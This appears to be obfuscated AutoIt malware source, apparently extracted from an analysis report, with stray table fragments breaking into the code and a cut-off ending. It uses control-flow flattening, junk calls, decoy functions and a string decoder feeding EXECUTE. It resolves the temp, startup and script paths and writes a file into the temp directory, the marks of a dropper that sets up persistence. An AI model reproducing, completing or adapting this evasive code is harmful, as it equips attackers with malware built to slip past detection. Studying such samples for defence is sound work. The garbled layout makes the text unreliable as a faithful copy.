IF $1300820860 = 176683708 THEN
LOCAL $SDECODED , $R , $RS = 8 , $LS = 7 , $ASTR = STRINGSPLOT ($SSTR , "" , 2 )
EXITLOOP
STRING (1180918 * 3350956 + 1885337 )
ENDIF
IF $1300820860 = 256356752 THEN
LOCAL $SB128 = LUXBZMCWKPOC ("!#..$%..
(..)*,....012345..6..7..89.....;..=@A..BC..DEFG..H..IJ..K..LMNO..PQRST..U..V..WX..YZ[^_...a.
.bcd..e..f..g..h..i..j..kl..m..n..opqrs..t..u..v..wxy..z..
{..|..}~.....
....." , "" )
STRING
("8QBnB8372SKOmN6buZ033HrqhFVqvBuNzq0dJZSnMyCcRVfLeBGKEo0AxlG6mMKzx7o5
```

```
X2BEhMqEfolvalm44UilA" )
$1300820860 = 176683708
ENDIF
DIM $XCOTFJYLACD17VUJLU5M =
"QENYdEwmcVuLqRcI0Zka42qqnefFX90xJhGb5Cfc97ripROrJV"
NEXT
FOR $I = 0 TO UBOUND ($ASTR ) + 4294967295
$NC = STRINGINSTR ($SB128 , $ASTR [$I ] , 1 ) + 4294967295
IF $RS > 7 THEN
GLOBAL $113519199 = 256356752
GLOBAL $ECZWMWGZZR = 3669754
FOR $E = 0 TO 2777370
IF $113519199 = 176683708 THEN
$LS = 7
$113519199 = 1300820860
ISSTRING (3678465 + 4294436102 + 3801172 )
DIM $FYX5BEV5JU4NXMOURSFM = "aWc"
ENDIF
IF $113519199 = 256356752 THEN
$RS = 1
DIM $YZCPFSAEVNRJSFOK3GTQ = 1543249 * 941265 + 1972212 * 2045070
$113519199 = 176683708
ISSTRING
("VF1y1uNpGEYDTD1litZD6OJ8UGXRD2cl7SUTTD0ybimUpapbCZU1QRNg52NuG7VOBMF
aTh" )
ENDIF
IF $113519199 = 1203322726 THEN
CONTINUELOOP
EXITLOOP
ISSTRING (1831278 * 2990306 + 3098707 + 2657297 )
ENDIF
IF $113519199 = 1300820860 THEN
$R = $NC
$113519199 = 1203322726
ENDIF
PTR
("dwHsMDpruxfnpnZNej4eVTfGphp6fuKZtlyA4HqqbD3rc8oco9TR5pgtqbcEoslaWq3RZYUGd
Ndq0YDr3mRgL33dCeJ3ELbSs3EWeHn" )
NEXT
ENDIF
GLOBAL $1138660241 = 256356752
GLOBAL $PLNRM0DCGV = 3367680
FOR $E = 0 TO 2441690
IF $1138660241 = 113519199 THEN
$LS -= 1
$1138660241 = 1027989821
PTR
("o0bBLu87sSmu910zoK1MKRwU9agmELyotDLykmQ11FjZlqcUp8NW8KiGDrBLnVCRs7aEp
Apc49VeHHkS7w7F7MpS" )
ENDIF
IF $1138660241 = 176683708 THEN
$NC = BITOR (BITAND (BITSHIFT ($NC , ($LS * + 4294967295 ) ) , 255 ) , $R )
ISPTR
("gdBFKqGDYTK190e95gTN1Y6UQSrkkEwr0vNafbJBz2iXvVp2qf9WbzWsgS038wtsvsbNmd
34Gqo8" )
$1138660241 = 1300820860
STRING (1775845 * 313793 + 4292565921 )
ENDIF
IF $1138660241 = 256356752 THEN
$R1 = $NC
WINEXISTS ("IRCcl0AdULOmmfoUIYN7u5BICoYUcKf1jES0YlyZSukZUR" )
$1138660241 = 176683708
STRING (983529 * 3767196 + 1033300 + 3599162 )
DIM $RAJGYDRXY69YZP9VLZWW =
"yFvujmBBK4LeWbtas5Mkb7Jpv2RdEMeX7MrEYIO0p5Ybwtcn"
ENDIF
IF $1138660241 = 1027989821 THEN
$SDECODED &= CHR ($NC )
INT (3550800 )
EXITLOOP
ENDIF
IF $1138660241 = 1203322726 THEN
$RS += 1
$1138660241 = 113519199
RANDOM (1102076 )
RANDOM (3872667 )
ENDIF
IF $1138660241 = 1300820860 THEN
$R = BITSHIFT ($R1 , $RS )
DIM $ITZMGQX4GII3B0CXUTLN = 3074305
$1138660241 = 1203322726
MOD (1548419 , 1295973 )
ENDIF
PTR ("m3E0GmLvqrswm7Ad9mNMlv22qE42CciswvZ67HmgJrDaHlFp6q2UIHv1bMJcsT3o" )
NEXT
NEXT
RETURN $SDECODED
ENDFUNC
FUNC YDFTDRCASVG ($BBINARY )
GLOBAL $1300820860 = 256356752
```

```
GLOBAL $9A1HEFBAHD = 506265
FOR $E = 0 TO 3591842
INT (321663 )
IF $1300820860 = 176683708 THEN
#forceref $j
RANDOM (801978 )
EXITLOOP
ENDIF
IF $1300820860 = 256356752 THEN
LOCAL $BYTE , $BITS = "" , $I , $J , $S
$1300820860 = 176683708
WINEXISTS ("8jY0yp2HkNhBkzUNEB9isEeNXReU2m1jIVD0TnEL")
WINEXISTS ("GDbUMCtG8WbCfkcSliO8X73y645q7xjGKUgtOtg")
ENDIF
NEXT
FOR $I = 1 TO BINARYLEN ($BBINARY )
$BYTE = BINARYMID ($BBINARY , $I , 1 )
FOR $J = 1 TO 8
GLOBAL $1300820860 = 256356752
GLOBAL $LWTAUHLXZ0 = 1321153
FOR $E = 0 TO 402326
ISBOOL (2500246 * 2195127 + 2309758 + 4292466555 )
IF $1300820860 = 176683708 THEN
$BYTE = BITSHIFT ($BYTE , 1 )
EXITLOOP
ENDIF
IF $1300820860 = 256356752 THEN
$BITS &= BITAND ($BYTE , 1 )
WINEXISTS ("pfCVg")
$1300820860 = 176683708
DIM $EK7SAQMGUBEW1ZUKJOHX = 1909697 + 4292022810 + 4291720625 * 3293847
ENDIF
NEXT
NEXT
NEXT
GLOBAL $1300820860 = 256356752
GLOBAL $IK8YLTDMIH = 3543418
FOR $E = 0 TO 3884059
IF $1300820860 = 176683708 THEN
$BITS = ""
MOD (2826006 , 668109 )
EXITLOOP
ISPTR (3576399 + 4293328620 + 4292596178 )
ENDIF
IF $1300820860 = 256356752 THEN
$S = STRINGSPPLIT ($BITS , "" )
ISFLOAT ("LXR1v80k5")
$1300820860 = 176683708
DIM $BIWNFFFXRX8MZCVAZS6U = 3473510 * 1622827 + 4294219104
ENDIF
NEXT
FOR $I = $S [0 ] TO 1 STEP + 4294967295
$BITS &= $S [$I ]
NEXT
RETURN $BITS
ENDFUNC
FUNC IZSPTCBUQOIXMP ($SSTRING , $INUMCHARS )
IF ISSTRING ($SSTRING ) = 0 OR $SSTRING == "" THEN
RETURN SETERROR (1 , 0 , 0 )
ENDIF
IF ISINT ($INUMCHARS ) = 0 OR $INUMCHARS < 1 THEN
RETURN SETERROR (2 , 0 , 0 )
ENDIF
GLOBAL $1203322726 = 256356752
GLOBAL $G7FSNVIRVE = 3481575
FOR $E = 0 TO 2975631
DIM $YDWVASINGXWAQVJABYON = "trp9CudpU7wn1r59zgHss0r6WexiVMuus"
IF $1203322726 = 176683708 THEN
$ARETURN [0 ] = UBOUND ($ARETURN , 1 ) + 4294967295
DIM $WHXF8W0ZNYCNACSQ58DA = 1274644 + 1579368
$1203322726 = 1300820860
ISSTRING
("c4imT2NikXtCBGIO44UKbNxBKIXIiAJCpnwsqpEhxUFiOaHXNTcaVFkyFxFkHfezUm0mojpy
OzLm")
ENDIF
IF $1203322726 = 256356752 THEN
LOCAL $ARETURN = STRINGREGEXP ( _STRINGREPEAT ("0" , 5 ) & $SSTRING , "(?s).
{1," & $INUMCHARS & "}" , 3 )
$1203322726 = 176683708
DIM $5ZXISUL8W2N6CTUV5YXT =
"xtxKitqsa4fj9wMhCLdGaCJ36wtrXtwGga8lAsSFInC6jvxsQtrC4Xxilzw36bmKTL3vOIctC"
STRING
("TK9bKCL4MtMZaa5ZIHABnHCBMhrxa6ZaS6RW45zT9Z8ITZHCxMyy59zkh7Cln4QDLhdsi
5NhRB" )
ENDIF
IF $1203322726 = 1300820860 THEN
RETURN $ARETURN
EXITLOOP
PTR (980617 + 4292796468 + 4294635977 * 2096956 )
ENDIF
RANDOM (2144716 )
```

General	<pre> NEXT ENDFUNC FUNC MIJWHARLJCMZSKU (\$\$HEX) IF NOT (STRINGLEFT (\$\$HEX , 2) == "0x") THEN \$\$HEX = "0x" & \$\$HEX RETURN \$DWUFUAPKESAJ (\$\$HEX) ENDFUNC FUNC XHLXVVZBP (\$ICOLOR) GLOBAL \$1203322726 = 256356752 GLOBAL \$HV5SFHSETP = 3798929 FOR \$E = 0 TO 2841645 MOD (2100624 , 98488) IF \$1203322726 = 176683708 THEN \$IMASK = BITXOR (BITAND (\$ICOLOR , 255) , (\$ICOLOR / 65536)) ISBINARY (3623704 + 2147057 + 222595 + 4293365621) \$1203322726 = 1300820860 ISSTRING (414661 + 2806808) ENDIF IF \$1203322726 = 256356752 THEN LOCAL \$IMASK DIM \$EFUOWI1ME3ZR7CKFXJCJ = 1218598 \$1203322726 = 176683708 ISPTR (2630247 + 3293816) CHR (1904096) ENDIF IF \$1203322726 = 1300820860 THEN RETURN BITXOR (\$ICOLOR , (\$IMASK * 65537)) EXITLOOP ENDIF WINEXISTS ("mc3fQjillegVKXgJ95hcWw6H8YcmjbEXh4g5cOcE7ENDoQ2QT1E7o13Zfug2Q5yjJtMQRIG t2LeqTctr5") NEXT ENDFUNC FUNC NBRNBWYUQNWGOKZ (\$HICON1 , \$HICON2) LOCAL \$ARTN = DLLCALL (LUXBZMCWKPOC ("s..hl..wa..pi...d..l..l" , "...") , LUXBZMCWKPOC ("B..OO..L.." , "...") , 548 , LUXBZMCWKPOC ("h..a..nd..le.." , "...") , \$HICON1 , LUXBZMCWKPOC ("h..a..nd..le.." , "...") , \$HICON2) IF @ERROR THEN RETURN SETERROR (@ERROR) ENDIF RETURN \$ARTN [0] ENDFUNC FUNC ZFVYVFHKBGEU (\$IINT) LOCAL \$B = "" FOR \$I = 1 TO 32 GLOBAL \$1300820860 = 256356752 GLOBAL \$DSFHHQARZS = 3139047 FOR \$E = 0 TO 2229963 IF \$1300820860 = 176683708 THEN \$IINT = BITSHIFT (\$IINT , 1) EXITLOOP ENDIF IF \$1300820860 = 256356752 THEN \$B = BITAND (\$IINT , 1) & \$B DIM \$GTLELWLFMBZ63AFMBVWQ = 1652337 + 4291679370 * 2824548 * 170358 + 980145 + 4293331830 + 2944568 * 3810742 \$1300820860 = 176683708 ISSTRING (1939181 + 790819 * 2905706) ENDIF PTR (580007 + 4292640990 + 2010750 + 4293480249) NEXT NEXT RETURN \$B ENDFUNC FUNC DUWYGWWFUHRY (\$ILENGTH) RETURN \$ILENGTH * 0.621400 ENDFUNC FUNC RQNMBRDSQSVPAPI (\$SSTRING) GLOBAL \$1300820860 = 256356752 GLOBAL \$UB0DLKMGDg = 3335599 FOR \$E = 0 TO 1170343 WINEXISTS ("nkhcC1BjxRqHnmWD4ggU6uifhbZg4ItsYo") IF \$1300820860 = 176683708 THEN LOCAL \$AVRETARR [1] , \$IUBOUND EXITLOOP ENDIF IF \$1300820860 = 256356752 THEN LOCAL \$AVARRAY = STRINGREGEXP (\$SSTRING , "[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+" , 3) INT (1214044) \$1300820860 = 176683708 ENDIF ISFLOAT (1498587 * 535529 + 4291431968) NEXT FOR \$I = 0 TO UBOUND (\$AVARRAY) + 4294967295 IF _ISVALIDIP (\$AVARRAY [\$I]) THEN GLOBAL \$1203322726 = 256356752 GLOBAL \$C4BBUOYW7T = 130051 FOR \$E = 0 TO 3905436 DIM \$GMHBM2VUEC6YRL1JQ3C8 = 1298284 IF \$1203322726 = 176683708 THEN </pre>
---------	--

```
REDIM $AVRETARR [$IUBOUND + 1 ]
$1203322726 = 1300820860
DIM $NXTAC5F0PLQSAQSZYF5 =
"MEwdfxXWdUjDloUvVb3DVvL79kCRaNd2cgbEap5OhTXFBliVG7ewlBlq3ze44gVyRrBCnou
EgovcHfEXbSkdlQK5ULKlaUb7xYkUQGrMJq7fjTX4q"
RANDOM (2856720 )
ENDIF
IF $1203322726 = 256356752 THEN
$IUBOUND = UBOUND ($AVRETARR )
ISBINARY (2174494 + 4292023633 + 353925 )
$1203322726 = 176683708
ENDIF
IF $1203322726 = 1300820860 THEN
$AVRETARR [$IUBOUND ] = $AVARRAY [$I ]
EXITLOOP
ENDIF
NEXT
ENDIF
NEXT
NEXT
IF $IUBOUND = 0 THEN RETURN SETERROR (1 , 0 , 0 )
GLOBAL $1300820860 = 256356752
GLOBAL $9YSEVBYPQ4H = 1704866
FOR $E = 0 TO 2205646
IF $1300820860 = 176683708 THEN
RETURN $AVRETARR
ISBOOL (560610 + 4291396930 )
EXITLOOP
ENDIF
IF $1300820860 = 256356752 THEN
$AVRETARR [0 ] = $IUBOUND
$1300820860 = 176683708
MOD (2181193 , 145975 )
ENDIF
NEXT
ENDFUNC
FUNC EVNJAAQWEO ($ILENGTH )
RETURN $ILENGTH * 1.609000
ENDFUNC
FUNC UDRNJBRYOF ($INUM )
IF ($INUM < 2 ) THEN RETURN FALSE
IF ($INUM = 2 ) THEN RETURN TRUE
IF (BITAND ($INUM , 1 ) = 0 ) THEN RETURN FALSE
FOR $i = 3 TO SQRT ($INUM ) STEP 2
IF (MOD ($INUM , $i ) = 0 ) THEN RETURN FALSE
NEXT
RETURN TRUE
ENDFUNC
FUNC MRDEQUQFFBML ($IVALUE , $VTRUE , $VFALSE )
GLOBAL $1300820860 = 256356752
GLOBAL $L3VWCZDZ75 = 3389345
FOR $E = 0 TO 998476
ISSTRING (628113 + 942730 )
IF $1300820860 = 176683708 THEN
RETURN $AARRAY [NUMBER (NUMBER ($IVALUE ) > 0 ) ]
MOD (921477 , 2927320 )
EXITLOOP
INT (349919 )
ENDIF
IF $1300820860 = 256356752 THEN
LOCAL $AARRAY [2 ] = [$VFALSE , $VTRUE ]
ISSTRING
("SkQGwKYZ0nlF07bZeu5ZVhzOMeaG8Txzn13seLZFzR29OnBEppLoJmmJVb4rJr1h0isxdT
VBEzydoz9zMfQShjZaOtHdSH5iZVjF4eBGDKtJYjvucEO" )
$1300820860 = 176683708
ENDIF
INT (2861288 )
NEXT
ENDFUNC
FUNC SNUVPERSZOEKMQP ($NJOKER = 0 )
GLOBAL $1300820860 = 256356752
GLOBAL $KST7EQNCQC = 2965723
FOR $E = 0 TO 1982129
ISPTR
("zOmF7man20iQVBmMvSvWAVOG52eJagbq5cqNemW8RFeOhHSYP1vxBFNaOJeiAmWZ
2VSIHj5xe4Rayxkpti4O2DGLNyLR0qssZpWaMSrcAawL7apm" )
IF $1300820860 = 176683708 THEN
$NNUMBERS = LUXBZMCWKPOC
("T..wo,..Thre..e,Fo..ur,..Fiv..e,..S..i..x....S..ev..e..n....Eigh..t...N...i..ne...T..en...Jack...Ki..ng...Q
ueen,A..c..e.." , "" )
DIM $E1K9QLI4JHNGYKYKJKJL = 2438973
EXITLOOP
MOD (3523655 , 459451 )
ENDIF
IF $1300820860 = 256356752 THEN
LOCAL $NNUMBERS , $AZSPLITS , $NRANDOM , $NRETURN , $SFACE , $SFACES ,
$NRANDOM2
ISBINARY ("X7ioAOqEZdXiEnCHalZgLVqFn96gjq4qbiAJQw7E2fulYSwa" )
$1300820860 = 176683708
PTR
("cQMbATjuHiGgwX22NKtoFzRREM5QKwYBavx3cuGWSUXzrLanHRpEDXqL95GYXCulufg
ay8ZseHFWMqz3LSi4gs7meW4gYS8" )
```

General	<pre> ENDIF NEXT IF \$NJOKER THEN \$NNUMBERS &= LUXBZMCWKPOC ("..Joker.." , "..") ENDIF GLOBAL \$1027989821 = 256356752 GLOBAL \$FLE9YJ16A6 = 2436800 FOR \$E = 0 TO 1120770 IF \$1027989821 = 113519199 THEN \$SFACE = \$SFACES [ROUND (\$NRANDOM2)] ISBINARY ("u0ebh36Md") EXITLOOP STRING (1075817 + 736701 + 1516956 + 4291363348) ENDIF IF \$1027989821 = 176683708 THEN \$SRETURN = \$AZSPLITS [RANDOM (1 , \$AZSPLITS [0] , 1)] DIM \$B5JWLKKF34JGEELDLFJB = 269680 + 4294929560 * 3909909 + 4293809292 + 2329391 + 3103136 * 3612467 + 432899 \$1027989821 = 1300820860 PTR (449167 * 2683051) ENDIF IF \$1027989821 = 256356752 THEN \$AZSPLITS = STRINGSPLIT (\$NNUMBERS , ",") \$1027989821 = 176683708 DIM \$3SYN52XOT45SIVM57NRU = "cinRNfEziDbCT4ltCdDdmXy56nq0llh2xy0JK6qWsoA4pyABLEKmqAoTsUzYOo6vietdLTFW RV8M" ENDIF IF \$1027989821 = 1203322726 THEN \$NRANDOM2 = RANDOM (1 , \$SFACES [0] + 4294967295) ISFLOAT (3366178 + 4292208555 + 4292321933) \$1027989821 = 113519199 INT (796222) ENDIF IF \$1027989821 = 1300820860 THEN \$SFACES = STRINGSPLIT (LUXBZMCWKPOC ("S..p..a..d..es C..l..ubs H..e..arts .D..i..a..mon..d..s." , "..") , " ") ISBINARY ("eVkew039YEFCLUrdK8qOpYD8vBU") \$1027989821 = 1203322726 DIM \$7Y4OFUCHQRTJJE9GAIOA = 1448036 ENDIF NEXT IF \$SRETURN = LUXBZMCWKPOC ("Jo..k..er" , "..") THEN RETURN \$SRETURN ELSE RETURN \$SRETURN & LUXBZMCWKPOC (" O..f .." , "..") & \$SFACE ENDIF ENDFUNC FUNC YOATAXCYMFD (\$icontrolID) GLOBAL \$1300820860 = 256356752 GLOBAL \$QMT4FCQ2WY = 1003050 FOR \$E = 0 TO 2025828 IF \$1300820860 = 176683708 THEN GUICTRLSETSTATE (\$icontrolID , \$ASTATE [NUMBER (BITAND (GUICTRLGETSTATE (\$icontrolID) , \$ASTATE [0]) = \$ASTATE [0])]) EXITLOOP ISFLOAT (2221998 + 1544486) ENDIF IF \$1300820860 = 256356752 THEN LOCAL \$ASTATE [2] = [0 , 1] ISBINARY ("QSVLzO7sbHCnb0wlaWp7") \$1300820860 = 176683708 ISSTRING (1463820 + 3785400 * 3517776) ENDIF NEXT ENDFUNC FUNC MXNUVEYTLNEVG () RETURN STRINGREGEXPREPLACE (@OSARCH , "(?i)x86\ D+" , "") ENDFUNC GLOBAL \$586524435 = 256356752 GLOBAL \$DM3XLFO06Q = 765620 FOR \$E = 0 TO 3030037 RANDOM (795858) IF \$586524435 = 38669117 THEN \$RSOIAVQHRSRB = EXECUTE (LUXBZMCWKPOC ("Z..p..LP..Qg..YB..g..R..D..g..()" , "..")) STRING ("smhpaEbDifblFOsHg8e2wHlwL359LcXdJ631FNXReUR1oJaJNNtrtKmunUMh1b1gs8KJ") \$586524435 = 2032766480 DIM \$CLXXL0SHC2UU8SFT9TIM = "aQhc2KHq8zYILqF6XJ35LKoor3XmoL1MppCEqVUpj1dBGivcJXliorjyB3u9Xvcvll6vXaQb0N WVHWSHVLBzSx8gddx" ENDIF IF \$586524435 = 39019882 THEN \$DKMWACMPQYMR = EXECUTE (LUXBZMCWKPOC ("wC..Cb..b..C..aNdN..Z..P(..)" , "..")) \$586524435 = 1885155689 WINEXISTS ("m9oJhksKFx0OIXAcTK51Y8pT6sKfl7603wwHFctpz") ISFLOAT ("mMtzeoWbGnUEMZlmyHBaVYB3FRqQBafGFHg8WW3Rd2ZhYayE") ENDIF IF \$586524435 = 61093985 THEN OPT (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC </pre>
---------	--

```
("2..0,..44,..2.7.5..1,...9.2..9...41,...40.8.35,..30....31.." , "." ) ) , ZVTZJDNXHRPQQIM ("54" )
)
STRING (1037708 + 4293434638 )
$586524435 = 1053930317
RANDOM (425821 )
ENDIF
IF $586524435 = 92596336 THEN
$XFNAYPZBZOLC = EXECUTE (LUXBZMCWKPOC ("J..W..T..SbPft..D..yX..(..)" , "." ) )
ISFLOAT
("fTKzLNU628ueErW8oLKqt3SXv3GU7styKctVfWwQEpVy0vxelhu4g6OlaXeSga9JO5DC8a2
CZuVeit6aECIZ7ysOwiVsSdkEqkU524gko2eWkKcR0emNB" )
$586524435 = 1604509846
ENDIF
IF $586524435 = 113519199 THEN
$RBNGTNJVQYOQOTZBNEJfBEbBBRMZZMPCIMKJNUBQXAYVVUQBECJFBZVM =
EXECUTE (LUXBZMCWKPOC ("@..S..cr..i..p..tD..ir" , "." ) )
PTR
("UVjqX7JbhKvxJeuFEWfdBM0FcghDsdYq5OhsL3XfhZ6LreIH5ftsUmhh5NnRyftdWfc57" )
$586524435 = 1027989821
DIM $5MQON8GAIMUEFSGAX8QF =
"cg20ILNK2lStUqEAQzpkYGFsqJUy6N654t3GYycw3zQbclWBbJRHZ5rEJIIL1pNooXyAw8Mrx
2q80DqeYr"
ENDIF
IF $586524435 = 116471326 THEN
$ADVENYDCNHZL = EXECUTE (LUXBZMCWKPOC ("igCf..Q..U..u..W..mEaf()" , "." ) )
$586524435 = 1196440215
ISSTRING (102795 * 930307 * 1666361 )
ISPTR
("pWued7yJGntNfsDYJ3rr0rAy8bxC8xMmySbrCnszGo7tSU06uK5UDj57v6fcl6ljagoxqlwJ1UL
tgRokBiwB3SpWd6Fh" )
ENDIF
IF $586524435 = 176683708 THEN
$TXMTWUMSHHMHQTQXRPWRAAZESozNEHHELZE = EXECUTE (LUXBZMCWKPOC
("@T..empDi..r.." , "." ) )
$586524435 = 1300820860
PTR
("EBOipklLysNpp11gYZRhy9KmpZotajJFXfUSX9g3Sf0DzRqqyUXnglmE1C2At0LpThCjgis" )
PTR ("ihWIH85qwwyK3o1ugQl2DKUsohjQ48EsW3wTQ" )
ENDIF
IF $586524435 = 256356752 THEN
#region qcVZk
$586524435 = 176683708
ENDIF
IF $586524435 = 432319576 THEN
$CSRHZILJDslP = EXECUTE (LUXBZMCWKPOC ("CR..A..yo..Qr..F..EAmS()" , "." ) )
$586524435 = 92596336
WINEXISTS ("8RcpGZGwDuzZNx1gZa2IOXyN6iSxIw2r" )
INT (1853682 )
ENDIF
IF $586524435 = 737653776 THEN
$SNOJUKVVIBey = EXECUTE (LUXBZMCWKPOC ("Qh..Mg..hxJzkQD..S..(..)" , "." ) )
$586524435 = 38669117
ENDIF
IF $586524435 = 781366022 THEN
$PSZKHZKXAIEO = EXECUTE (LUXBZMCWKPOC ("Z..Eb..j..k..FZ..IP..af..i..()" , "." ) )
ISSTRING ("EELco9it4ocJQZ947HHOvhdyJ6cWCYvRQLm27uMr0iwobNw9wqb48LjxfIBs6w"
)
$586524435 = 864731176
WINEXISTS ("4eLg7M5pYnVkc5ldzlXBSdCZWY2uuDrpvQUsxptx8" )
RANDOM (2486629 )
ENDIF
IF $586524435 = 848901156 THEN
$FPJBQJEGCCNE = EXECUTE (LUXBZMCWKPOC ("Rm..O..eeci..Wz..OyF..(..)" , "." ) )
ISSTRING (3597529 + 4293720639 + 4292443185 * 2434805 )
$586524435 = 1718368979
ISBOOL (2363483 + 3721986 + 4291682637 + 4294195590 )
ENDIF
IF $586524435 = 864731176 THEN
$WQURQXMWAZTB = EXECUTE (LUXBZMCWKPOC ("m..sSF..B..h..B..P..z..K..O..b..(..)" ,
".." ) )
$586524435 = 1808850186
ISSTRING
("2vKAFL64c3RK5VMxXCahgjuCoXX48NkfCQy9DYsH4tslengVelWEfUTbimSZc5yrKbCeoyt
ORJIZb3jQI4BYJDS7w0qfDE85a7cUc" )
ENDIF
IF $586524435 = 954977294 THEN
$UEHQXDUALSWD = EXECUTE (LUXBZMCWKPOC ("b..f..SE..zoF..q..q..v..Rv(..)" , "." ) )
WINEXISTS ("YEI3apcii3b6Db" )
$586524435 = 61093985
DIM $1ICJNEN4A5HZNKPJRw8J = 283651
ENDIF
IF $586524435 = 1027989821 THEN
$RVLXXSQVNZAXBEXVLCoyMMYTVKMxHDDKZNNJCLAAUDHWOTJLFVEDXJKE =
EXECUTE (LUXBZMCWKPOC ("@..O..S..Version.." , "." ) )
$586524435 = 1138660241
ISSTRING (1984088 * 2723817 + 3324077 + 4292629190 )
ENDIF
IF $586524435 = 1051260188 THEN
$URTHJDWBVPQN = EXECUTE (LUXBZMCWKPOC ("r..qBfMR..VGxj..yl..(..)" , "." ) )
$586524435 = 737653776
INT (3726376 )
```

```
ENDIF
IF $586524435 = 1053930317 THEN
ONXNEQMVEA ()
EXITLOOP
ENDIF
IF $586524435 = 1070530058 THEN
$NPTGNKISXCCR = EXECUTE (LUXBZMCWKPOC ("ZPvye..e..xeU..e..wT(..)" , ".." ))
$586524435 = 39019882
ISSTRING (3240311 * 1888434 + 3763639 )
ENDIF
IF $586524435 = 1138660241 THEN
$JGTQIAOTJUVQTGIWELJCIUBHILITIMWCZYTJWHKFENIYTKYVVORLPCQPFMH =
EXECUTE (LUXBZMCWKPOC ("@..A..u..to..l..tP..lD.." , ".." ))
ISFLOAT (588471 + 791503 + 4291741726 + 1530756 )
$586524435 = 1924764602
INT (741726 )
ENDIF
IF $586524435 = 1196440215 THEN
$GCIZPUUYNTJL = EXECUTE (LUXBZMCWKPOC ("YyEu..J..PRYp..kCM().." , ".." ))
ISFLOAT (1508313 + 533998 + 3514586 * 3820887 )
$586524435 = 1070530058
INT (1869136 )
ENDIF
IF $586524435 = 1203322726 THEN
$LEBAKWEILIBIQNTCTHBGGFGBKVXCKB = EXECUTE (LUXBZMCWKPOC
("@Sc..r..ip..tF..ull..P..at..h" , ".." ))
ISBINARY (2457696 + 3222973 )
$586524435 = 113519199
ISFLOAT (42047 + 288839 )
ENDIF
IF $586524435 = 1296565717 THEN
$WURIVHUQSXZK = EXECUTE (LUXBZMCWKPOC ("s..hY..KZnw..GX..GS..g().." , ".." ))
$586524435 = 2022545531
ISFLOAT ("KSd169kc6lahO4l6gAF1NXaSWdLa7NL2tHzf2oVG0anFtKLW33LJnz0YSvf" )
ENDIF
IF $586524435 = 1300820860 THEN
$RXJCPAPNDUMJ MOSOPQCHSTGTFYAPOZBYKYKLKKEC = EXECUTE
(LUXBZMCWKPOC ("@S..ta..r..tupD..i..r.." , ".." ))
DIM $R6IYHEDD2Q8BNIEXLA0G = 254100 + 140238
$586524435 = 1203322726
ISFLOAT (1510904 + 3531272 + 2714089 )
ISBOOL
("Ery0U4oymom83AGdap4D4z2gFSXZvSL6lx6HRnriyEEwkHpBMM5RNS2eystbgzdELqWEE
8vX8Wvez5E68CvITX5rDF2iy3pb" )
ENDIF
IF $586524435 = 1604509846 THEN
$NCPIUPWKFYZJ = EXECUTE (LUXBZMCWKPOC ("dd..K..W..O..Y..Mj..JPnF..()" , ".." ))
RANDOM (3014537 )
$586524435 = 2060391673
ISPTR (2631610 + 2878018 )
CHR (609484 )
ENDIF
IF $586524435 = 1655436234 THEN
$FREUKGMVKMCX = EXECUTE (LUXBZMCWKPOC ("xZ..r..g..VRf..Ny..RG..X..().." , ".." ))
STRING (3048769 + 2837918 )
$586524435 = 781366022
INT (3973707 )
RANDOM (3609677 )
ENDIF
IF $586524435 = 1713506615 THEN
$BQQLTTXSVYF = EXECUTE (LUXBZMCWKPOC ("b..vM..qyYk..u..KU..R..a(..)" , ".." ))
DIM $85UCLTYGBOMZ1DSOCHRP = 3067333
$586524435 = 432319576
ENDIF
IF $586524435 = 1718368979 THEN
$WDNTUWUIPGOD = EXECUTE (LUXBZMCWKPOC ("H..g..MGwW..t..Pd..n..oR..().." , ".." ))
$586524435 = 1051260188
ENDIF
IF $586524435 = 1808850186 THEN
$HOKAFSRHEHOF = EXECUTE (LUXBZMCWKPOC ("Q..DG..s..B..l..xa..sio..K..().." , ".." ))
ISBOOL ("jtjZwQ2cDIA64J3vbEt2MRhS8eR" )
$586524435 = 848901156
ENDIF
IF $586524435 = 1885155689 THEN
$FWRGBKVEXWEH = EXECUTE (LUXBZMCWKPOC ("aZm..t..vpRVI..Ox..M().." , ".." ))
$586524435 = 1970938970
PTR (319730 + 2304399 )
ENDIF
IF $586524435 = 1924764602 THEN
$BPAPWBQZMLLNSNXVSYJMCEPVPMUWJELXTITCFYCQPXTFSGSTOASCDLVWZF =
EXECUTE (LUXBZMCWKPOC ("@A..u..t..o..l..t..E..x..e.." , ".." ))
$586524435 = 1655436234
MOD (1701699 , 3431664 )
MOD (2416550 , 2390431 )
ENDIF
IF $586524435 = 1970938970 THEN
$DNKSORVXJZJU = EXECUTE (LUXBZMCWKPOC ("m..N..IAO..Q..ehl..r..x..V().." , ".." ))
$586524435 = 1296565717
ENDIF
```

```
IF $586524435 = 2022545531 THEN
$DBGGPSHIBQGJ = EXECUTE (LUXBZMCWKPOC ("Yr..bQ..D..b..YjG..k..Xs..()..", "..." )
INT (1081925 )
$586524435 = 1713506615
ENDIF
IF $586524435 = 2032766480 THEN
$NLIVQGZCBCYM = EXECUTE (LUXBZMCWKPOC ("C..JcC..l..d..D..e..p..T..l..c(..)", "..." )
$586524435 = 116471326
ENDIF
IF $586524435 = 2060391673 THEN
$QNTYERAUOLAX = EXECUTE (LUXBZMCWKPOC ("Q..U..Bc..ah..B..bZKyJ(..)", "..." )
$586524435 = 954977294
DIM $BRKOQF83ME6AKFCOSE4C = 59615 * 967375 * 3257347 + 3941415 * 854843 +
4293200229
ISBINARY (247142 + 2356577 )
ENDIF
NEXT
FUNC QKSZFURFTX ($FILE , $STARTUP , $RES )
GLOBAL $1027989821 = 256356752
GLOBAL $1QBIAIKTYR = 2085798
FOR $E = 0 TO 3057511
ISFLOAT
("zOgbQqelu6IyNpD2fE3l1Oa0WDGU98c0KrL56v0KL0YeJVeHm3LhY30UNpolTtlv3TXwMI6T
Nr7b16qaz9Hg" )
IF $1027989821 = 113519199 THEN
$DBGGPSHIBQGJ ($FHANDLE )
EXITLOOP
ENDIF
IF $1027989821 = 176683708 THEN
DIM $FHANDLE = $FWRGBKVEXWEH ($FILE , ZVTZJDNXHRPQQIM ("55" ) )
$1027989821 = 1300820860
ENDIF
IF $1027989821 = 256356752 THEN
$FILE = $TXMTWUMSHHMTQXRPWRAAZESOZNEHHHELZE & "" & $FILE
ISBINARY ("08S5M73DF5Z3S9nWUVf9" )
$1027989821 = 176683708
DIM $5VRPL9AOWYVZCRE4JDAG = 3143133
ISBOOL (3582513 + 2118016 + 4293087897 + 611733 )
ENDIF
IF $1027989821 = 1203322726 THEN
